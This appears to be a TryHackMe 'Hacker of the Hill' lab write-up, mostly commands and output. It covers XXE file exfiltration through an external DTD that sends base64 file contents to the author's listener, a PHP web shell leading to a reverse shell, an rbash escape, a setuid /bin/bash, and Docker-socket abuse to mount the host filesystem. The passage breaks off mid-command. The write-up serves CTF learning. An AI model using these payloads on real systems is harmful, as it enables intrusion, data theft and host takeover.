8888/tcp open  http    Werkzeug httpd 0.16.0 (Python 3.8.5)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.90 seconds
```

We have quite a few ports open.

- SSH on port 22 and 2222
- HTTP service on port 80,81,82 and 8888.

So let us start our enumeration with HTTP services.

Enumerating HTTP Service on Port 8888

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/hard$ curl http://10.10.131.155:8888/
Welcome to CMNatic's Application Launcher! You can launch applications by enumerting the /apps/ endpoint.
```

Running Gobuster

```
root@ip-10-10-135-29:~# gobuster dir -u http://10.10.131.155:8888/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
```

```
[+] Url:            http://10.10.131.155:8888/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
=====================================================================
2021/02/24 08:26:18 Starting gobuster
=====================================================================
/apps (Status: 200)
/users (Status: 200)
=====================================================================
2021/02/24 08:26:23 Finished
=====================================================================
```

We found two endpoints.

Checking /apps

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/hard$ curl http://10.10.131.155:8888/apps
{"app1": {"name": "online file storage"}, "app2": {"name": "media player"}, "app3": {"name": "file sync"}, "app4": {"name":
```

Checking /users

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/hard$ curl http://10.10.131.155:8888/users
{"user": {"davelarkin": "<redacted-ssh-password>"}}
```

We get a username and a password. As the SSH service is open on port 22 and 2222, let us try to login using SSH and we get in on port 2222.

Shell as davelarkin

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/hard$ ssh davelarkin@10.10.131.155
davelarkin@10.10.131.155's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-1037-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

davelarkin@a9ef0531077f:~$ id
uid=1000(davelarkin) gid=1000(davelarkin) groups=1000(davelarkin)
davelarkin@a9ef0531077f:~$
```

Reading the flag

```
davelarkin@a9ef0531077f:~$ cat container4_flag.txt
THM{831db******************4734b}
```

Privilege Escalation

As I was looking around, I found that the docker socket is mounted on this container. If we can become root on this docker container, we could easily become root on the host device as well.


```
davelarkin@a9ef0531077f:~$ ls -la /run/docker.sock
srw-rw---- 1 root 998 0 Feb 24 06:50 /run/docker.sock
```

During enumeration I found that the webserver is being run as user root but the code that was used there was almost similar to the one on the flask documentation. There was one change which was causing the error but I could not think of any idea to abuse that to get code execution on the docker container as root, so I continued with my enumeration.

Then I uploaded static curl binary and used it to scan the docker containers on the network and found that there were 4 containers and some of them have SSH open.

After some time I decided to test the web application on other ports.

HTTP Service on Port 80



We are greeted with a login page. I tried default password combinations like `admin:admin`, `admin:password` and the password that we have obtained earlier, but I got nothing.

Bruteforcing using Gobuster

```
root@ip-10-10-135-29:~# gobuster dir -u http://10.10.131.155/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
```

```
===============================================================
[+] Url:            http://10.10.131.155/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/02/24 08:41:24 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/api (Status: 200)
/login (Status: 200)
/logout (Status: 302)
/server-status (Status: 403)
/shell (Status: 302)
/specs (Status: 302)
===============================================================
2021/02/24 08:41:27 Finished
===============================================================
```

Looking at the result, **/shell** definetely sound interesting, but it has a 302 redirection takes us to **/login**. We need to be authenticated for that. Another interesting endpoint is /api.

Visiting /api

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/hard$ curl -s http://10.10.131.155/api | jq
{
  "name": "Server Manager",
  "stack": {
    "nginx": "Apache/2.4.41 (Ubuntu)",
    "php": "7.4.3",
    "mysql": {
      "version": "5.6",
      "database": "servermanager"
    }
  }
}
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/hard$
```

Using gobuster to find more endpoints

```
root@ip-10-10-135-29:~# gobuster dir -u http://10.10.131.155/api -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.131.155/api
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/02/24 08:43:14 Starting gobuster
===============================================================
```

```
/user (Status: 401)
===============================================================
2021/02/24 08:43:16 Finished
===============================================================
```

We found a new endpoint. Let us check that out.

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/hard$ curl -s http://10.10.131.155/api/user | jq
{
  "error": "You do not have access to view all users"
}
```

Looks like we do not have permission to list all the users.

Running gobuster on /api/user

```
root@ip-10-10-135-29:~# gobuster dir -u http://10.10.131.155/api/user -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.131.155/api/user
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
```

```
[+] Timeout:        10s
===============================================================
2021/02/24 08:45:22 Starting gobuster
===============================================================
/login (Status: 200)
/session (Status: 200)
===============================================================
2021/02/24 08:45:25 Finished
===============================================================
```

We get more endpoints. Let us check them out.

Checking /api/user/session

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/hard$ curl -s http://10.10.131.155/api/user/session | jq
{
  "active_sessions": [
    {
      "id": 1,
      "username": "admin",
      "hash": "1b4237f476826986da63022a76c35bb1"
    }
  ]
}
```

We get a username and a hash. Hash was cracked and the password for the hash is `dQw4w9WgXcQ`.

I tried to login with the obtained creds, but was not successful.

I spent a lot of this trying different things and also enumerating other HTTP servers on port 81 and 82. But I was getting nowhere. Then one of my friend on discord told me to check for xml output from the api endpoint.

Checking whether the api returns the output xml

Request

Pretty | Raw | \n | Actions

```
GET /api/user/session?xml HTTP/1.1
Host: 10.10.131.155
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0)
 Gecko/20100101 Firefox/85.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 0
```

Response

Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 200 OK
Date: Wed, 24 Feb 2021 09:41:50 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 167
Connection: close
Content-Type: application/xml; charset=utf-8

<?xml version="1.0"?>
  <data>
    <active_sessions>
      <item0>
        <id>
          1
        </id>
        <username>
          admin
        </username>
        <hash>
          1b4237f476826986da63022a76c35bb1
        </hash>
      </item0>
    </active_sessions>
  </data>
```

And we can get the output on the xml format. Now, that it accepts xml, we can test whether the webserver is vulnerable to XXE attacks.

Testing for XXE on /api/user/login

Request

Pretty | Raw | \n | Actions

```
POST /api/user/login?xml HTTP/1.1
Host: 10.10.131.155
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
Content-Type: application/xml; charset=utf-8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 107

<?xml version="1.0"?>
  <data>
    <username>
      admin
    </username>
    <password>
      password
    </password>
  </data>
```

Response

Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 200 OK
Date: Wed, 24 Feb 2021 09:46:46 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 86
Connection: close
Content-Type: application/xml; charset=utf-8

<?xml version="1.0"?>
  <data>
    <login/><error>
      Missing required parameters
    </error>
  </data>
```

At first I tried to made a valid query to check whether the input is reflected on the output, but no matter what and how I submit, all I got was *Missing Required Parameters*. So I decided to check for blind XXE.

Testing for Blind XXE

Request

Pretty | Raw | \n | Actions

```
POST /api/user/login?xml HTTP/1.1
Host: 10.10.53.6
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
Content-Type: application/xml; charset=utf-8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 100

<?xml version="1.0"?>
  <!DOCTYPE data SYSTEM "http://10.6.31.213:9001/test" >
  <data>
    &send;
    <data/>
```

Response

Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 200 OK
Date: Wed, 24 Feb 2021 09:56:13 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 86
Connection: close
Content-Type: application/xml; charset=utf-8

<?xml version="1.0"?>
  <data>
    <login/><error>
      Missing required parameters
    </error>
  </data>
```

I listened on port 9001 on my box, but no connection was made. So, I started to test for XXE on other endpoints and actually got a connection back on the endpoint */app/user*.

Testing for blind XXE on /api/user

I used the exact same payload and this time, I got a connection back.

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/hard$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.53.6 50290
```

```
GET /test HTTP/1.0
Host: 10.6.31.213:9001
Connection: close
```

Data Exfiltration using XXE

We can exfiltrate the value using two different technique here.

Reflected XXE

I played around with the xml for a while and found that the value of the ID is reflected by the webserver.

Request

Pretty Raw \n Actions

```
POST /api/user?xml HTTP/1.1
Host: 10.10.53.6
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
Content-Type: application/xml; charset=utf-8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 54

<?xml version="1.0"?>
  <root>
    <id>
      1
    </id>
  </root>
```

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 401 Unauthorized
Date: Wed, 24 Feb 2021 10:02:21 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 94
Connection: close
Content-Type: application/xml; charset=utf-8

<?xml version="1.0"?>
  <data>
    <error>
      You do not have access to view user id:
      1
    </error>
  </data>
```

Out of Band XXE

We can load a external DTD from our local box which will again connect back to us with the file contents we want.

Contents of the test.dtd file

```
<!ENTITY % passwd SYSTEM "php://filter/convert.base64-encode/resource=/etc/hostname">
<!ENTITY % wrapper "<!ENTITY send SYSTEM 'http://10.6.31.213:9001/?data=%passwd;'>">
%wrapper;
```

The system will first load the external DTD which will cause a request to our webserver, then it will load the content of the file `/etc/hostname` on passwd ENTITY and it will be send back to us for which we have to listen on port 9001.

Request

Request

Pretty Raw \n Actions

```
POST /api/user?xml HTTP/1.1
Host: 10.10.53.6
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
Content-Type: application/xml; charset=utf-8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 102

<?xml version="1.0"?>
  <!DOCTYPE data SYSTEM "http://10.6.31.213:8000/test.dtd" >
  <data>
    &send;<data/>
```

Response

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/hard$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.53.6 - - [24/Feb/2021 15:52:55] "GET /test.dtd HTTP/1.0" 200 -
```

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/hard$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.53.6 50366
GET /?data=NmIzNjRkMzk0MGU2Cg== HTTP/1.0
Host: 10.6.31.213:9001
Connection: close
```

Base64 decoding the content will give the hostname. ie **6b364d3940e6**.

I will be using reflected XXE to load the data as it is easier to use.

Exfiltrating data using reflected XXE

Content of /var/www/html/routes/url.php

Request

Pretty | Raw | \n | Actions

```
POST /api/user?xml HTTP/1.1
Host: 10.10.53.6
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0) Gecko/201001(
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
Content-Type: application/xml; charset=utf-8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 178

<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY test SYSTEM
'php://filter/convert.base64-encode/resource=/var/www/html/routes/url.pl
<data>
  <id>
    &test;
  </id>
</data>
```

Response

Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 401 Unauthorized
Date: Wed, 24 Feb 2021 10:14:56 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 1007
Connection: close
Content-Type: application/xml; charset=utf-8

<?xml version="1.0"?>
  <data>
    <error>
      You do not have access to view user id: PD9waHAKUm91dGU6OmFkZC
      LCAnL3NwZWNzJywgJ1dlYnNpdGVAc3BlY3MnKTsKUm91dGU6OmFkZChhcnJheS
    </error>
  </data>
```

After base64 decoding, we get

```
<?php
Route::add(array('GET', 'POST'), '/', 'Website@dashboard');
Route::add(array('GET', 'POST'), '/logout', 'Website@logout');
Route::add(array('GET', 'POST'), '/login', 'Website@login');
Route::add(array('GET', 'POST'), '/token', 'Website@token');
Route::add(array('GET', 'POST'), '/drives', 'Website@drives');
Route::add(array('GET', 'POST'), '/specs', 'Website@specs');
Route::add(array('GET', 'POST'), '/shell', 'Website@shell');
```

```
Route::add(array('GET', 'POST'), '/api', 'Api@home');
Route::add(array('GET', 'POST'), '/api/user', 'Api@user');
Route::add(array('GET', 'POST'), '/api/user/login', 'Api@login');
Route::add(array('GET', 'POST'), '/api/user/session', 'Api@session');
```

Since Website contains all the interesting information, let us extract that file from controllers.

Content of /var/www/html/controllers/Website.php

```
<?php namespace Controller;
use Model\ExampleModel;
class Website
{
    public static function logout(){
        if( isset($_COOKIE["token"]) ) {
            setcookie('token',null,time()-86400,'/');
        }
        \View::redirect('/login');
    }

    public static function token(){
        if( isset($_GET["token"]) ){
            $token = preg_replace('/([^a-f0-9])/','',strtolower($_GET["token"]));
            if( strlen($token) == 32 ){
                setcookie('token',$token,time()+86400,'/');
```

```
            }
        }
        \View::redirect('/');
    }

    public static function login(){
        $data = array(
            'header'    =>  array(
                'title' =>  'Server Manager Login'
            )
        );
        \View::page('login',$data);
    }


    public static function dashboard(){
        if( isset($_COOKIE["token"]) && $_COOKIE["token"] === '1f7f97**************8a71d'  ) {
            $data = array(
                'header' => array(
                    'title' => 'Server Manager'
                )
            );
            \View::page('dashboard', $data);
        }else{
            \View::redirect('/login');
        }
    }
```

```
    public static function drives(){
        if( isset($_COOKIE["token"]) && $_COOKIE["token"] === '1f7f97***************8a71d'  ) {
            $data = array(
                'header' => array(
                    'title' => 'Server Manager - Drives'
                ),
                'tool'  =>  'Drives',
                'data'  =>  shell_exec('df -h')
            );
            \View::page('data', $data);
        }else{
            \View::redirect('/login');
        }
    }

    public static function specs(){
        if( isset($_COOKIE["token"]) && $_COOKIE["token"] === '1f7f9***************d8a71d'  ) {
            $data = array(
                'header' => array(
                    'title' => 'Server Manager - Server Specs'
                ),
                'tool'  =>  'Server Specs',
                'data'  =>  shell_exec('lscpu')
            );
            \View::page('data', $data);
        }else{
            \View::redirect('/login');
        }
```


```
    }


    public static function shell(){
        if( isset($_COOKIE["token"]) && $_COOKIE["token"] === '1f7f******************a71d'  ) {
            $data = array(
                'header' => array(
                    'title' => 'Server Manager - Web Shell'
                ),
                'data'  =>  ( isset($_POST["cmd"]) ) ? shell_exec($_POST["cmd"]) : ''
            );
            \View::page('shell', $data);
        }else{
            \View::redirect('/login');
        }
    }

}
```

I used the token to login in the web application.

Visiting /shell



Getting a reverse shell

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/hard$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.53.6 50368
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We are running as www-data.

Privilege Escalation

While going through the web server files, I found a username and password on **Api.php**.

```
public static function login(){
    if( isset($_POST["username"],$_POST["password"]) ){
        if( $_POST["username"] === 'admin' && $_POST["password"] === '[redacted]' ){
            \Output::success(array(
                'login' => true,
                'error' => '',
                'token' =>  '[redacted]'
            ));
        }else {
            \Output::success(array(
                'login' => false,
                'error' => 'Invalid username / password combination'
            ));
        }
```

Listing the users on the box with shell

```
www-data@6b364d3940e6:/var/www/html/controllers$ cat /etc/passwd  | grep -i bash
root:x:0:0:root:/root:/bin/bash
admin:x:1000:1000::/home/admin:/bin/rbash
```

And the user admin exists on the container. Since password reusing is very common, let us check whether the admin user has reused his/her passsword.

Trying to change user

```
www-data@6b364d3940e6:/var/www/html/controllers$ su admin
bash: su: command not found
```

Unfortunately su was not present on the box and fortunately SSH was present on the container and port 22 was also listening.

Trying to login with SSH as user admin

```
www-data@6b364d3940e6:/home/admin/bin$ ssh admin@localhost
admin@localhost's password:
Last login: Mon Feb 22 16:47:37 2021 from 127.0.0.1
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@6b364d3940e6:~$ id
-rbash: id: command not found
admin@6b364d3940e6:~$
```

And we successfully log in. But we are inside a restricted bash.

Bypass to rbash

```
www-data@6b364d3940e6:/home/admin/bin$  ssh -t admin@localhost bash

admin@localhost's password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@6b364d3940e6:~$ id
bash: id: command not found
admin@6b364d3940e6:~$
```

Notice something different, we do not have rbash but a bash shell. The `id` is not found due to the value content on $PATH variable.

Updating $Path variable

```
admin@6b364d3940e6:~$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:
admin@6b364d3940e6:~$ id
uid=1000(admin) gid=1000(admin) groups=1000(admin),27(sudo)
```

And this time we get the result back and we are on sudo group too.

Getting a root shell

Since there is no `su` binary, I decided to set SETUID bit on /bin/bash binary as I dont have to deal with entering password everytime.

```
admin@6b364d3940e6:~$ sudo chmod 4777 /bin/bash
admin@6b364d3940e6:~$ /bin/bash -p
bash-5.0# id
uid=1000(admin) gid=1000(admin) euid=0(root) groups=1000(admin),27(sudo)
```

Getting a root shell on the host using docker socket

Similar to the container that we get shell on earlier, docker socket is mounted on this container too. The only difference is that we could not exploit that on the previous container as we did not have enough privilege. Since we are root on this container, now we can use docker's socket to create new containers on the host and mount the root filesystem to the docker container.

For this to work we need a static curl binary which I uploaded using python server.

Listing the images of the containers on the host

```
bash-5.0# curl -s --unix-socket /var/run/docker.sock http://localhost/images/json
[
  {
    "Containers": -1,
    "Created": 1614012138,
    "Id": "sha256:909a74e4f9914f4c1dbc6900105445175c6c3c8c26c62d6b4f78aee310c9e7d0",
    "Labels": null,
    "ParentId": "sha256:580686d83551e0288e51b9a4ddcb71b3c0a159b78a379ab3ea822f41e8e97f27",
    "RepoDigests": null,
    "RepoTags": [
```

```
      "c4:latest"
    ],
    "SharedSize": -1,
    "Size": 535147006,
    "VirtualSize": 535147006
  },
  {
    "Containers": -1,
    "Created": 1614012055,
    "Id": "sha256:0a2e80fcc3742757a941fb521e18a5b0327b2c9128c19029a88a90903525be37",
    "Labels": null,
    "ParentId": "sha256:81960ad3026c0865a5d336da2409d68c47a5e120b42d78e4784aa1abfb8eba6c",
    "RepoDigests": null,
    "RepoTags": [
      "c3:latest"
    ],
    "SharedSize": -1,
    "Size": 931863796,
    "VirtualSize": 931863796
  },
  {
    "Containers": -1,
    "Created": 1614011903,
    "Id": "sha256:98df6bc879972123dc9c4775d0d16aa77863399fbcc4c5e238ee37aa7c3e58f9",
    "Labels": null,
    "ParentId": "sha256:d6518042e2fe8395c88d1c33f1d0fdbba7de5f04ad9c96950907a25f8fd25ae8",
    "RepoDigests": null,
    "RepoTags": [
```

```
      "c2:latest"
    ],
    "SharedSize": -1,
    "Size": 346206395,
    "VirtualSize": 346206395
  },
   {
    "Containers": -1,
    "Created": 1614011839,
    "Id": "sha256:cfb993e4a3c6b5165f983a3845a0a76fe644b594dc0f69764c8166cff62041bd",
    "Labels": null,
    "ParentId": "sha256:12999bc0de0a1e03d4d718f49e1ee471cc60364fd3fdd012545810cf0e3288e7",
    "RepoDigests": null,
    "RepoTags": [
      "c1:latest"
    ],
    "SharedSize": -1,
    "Size": 769443035,
    "VirtualSize": 769443035
  },
  {
    "Containers": -1,
    "Created": 1611200303,
    "Id": "sha256:f63181f19b2fe819156dcb068b3b5bc036820bec7014c5f77277cfa341d4cb5e",
    "Labels": null,
    "ParentId": "",
    "RepoDigests": [
      "ubuntu@sha256:703218c0465075f4425e58fac086e09e1de5c340b12976ab9eb8ad26615c3715"
```

```
    ],
    "RepoTags": [
      "ubuntu:20.04"
    ],
    "SharedSize": -1,
    "Size": 72901280,
    "VirtualSize": 72901280
  }
]
```

We will create a new instance from one of the images available on the host, mount the root filesystem of the host to the **/var/tmp** of the container and write our puvlic key to **/var/tmp/root/.ssh/authorized_keys**, then we can login to the host as root user using SSH.

Generating SSH key pair on our local box

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/hard$ ssh-keygen -f root
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in root
Your public key has been saved in root.pub
The key fingerprint is:
SHA256:+bPx+h3PbbvqxszV06S6uaHIQBPqdFarKp8TBv855gQ reddevil@ubuntu
The key's randomart image is:
+---[RSA 3072]----+
```

```
 |                 |
 |                 |
 |      . .        |
 |  .  . o o      .|
 |   oE = S      oo|
 |   o+= o .    .oo|
 |   ..o+.  + =.o .|
 |  . .+=o . *.0 +o|
 |   o++..o +o0=o+*|
+----[SHA256]-----+
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/hard$
```

Creating a new docker container with image ID

```
curl -X POST -H "Content-Type: application/json" --unix-socket /var/run/docker.sock http://localhost/containers/create -d '
```

```
bash-5.0# curl -X POST -H "Content-Type: application/json" --unix-socket /var/run/docker.sock http://localhost/containers/create -d '{"
Detach":true,"AttachStdin":false,"AttachStdout":true,"AttachStderr":true,"Tty":false,"Image":"c3:latest","HostConfig":{"Binds": ["/:/va
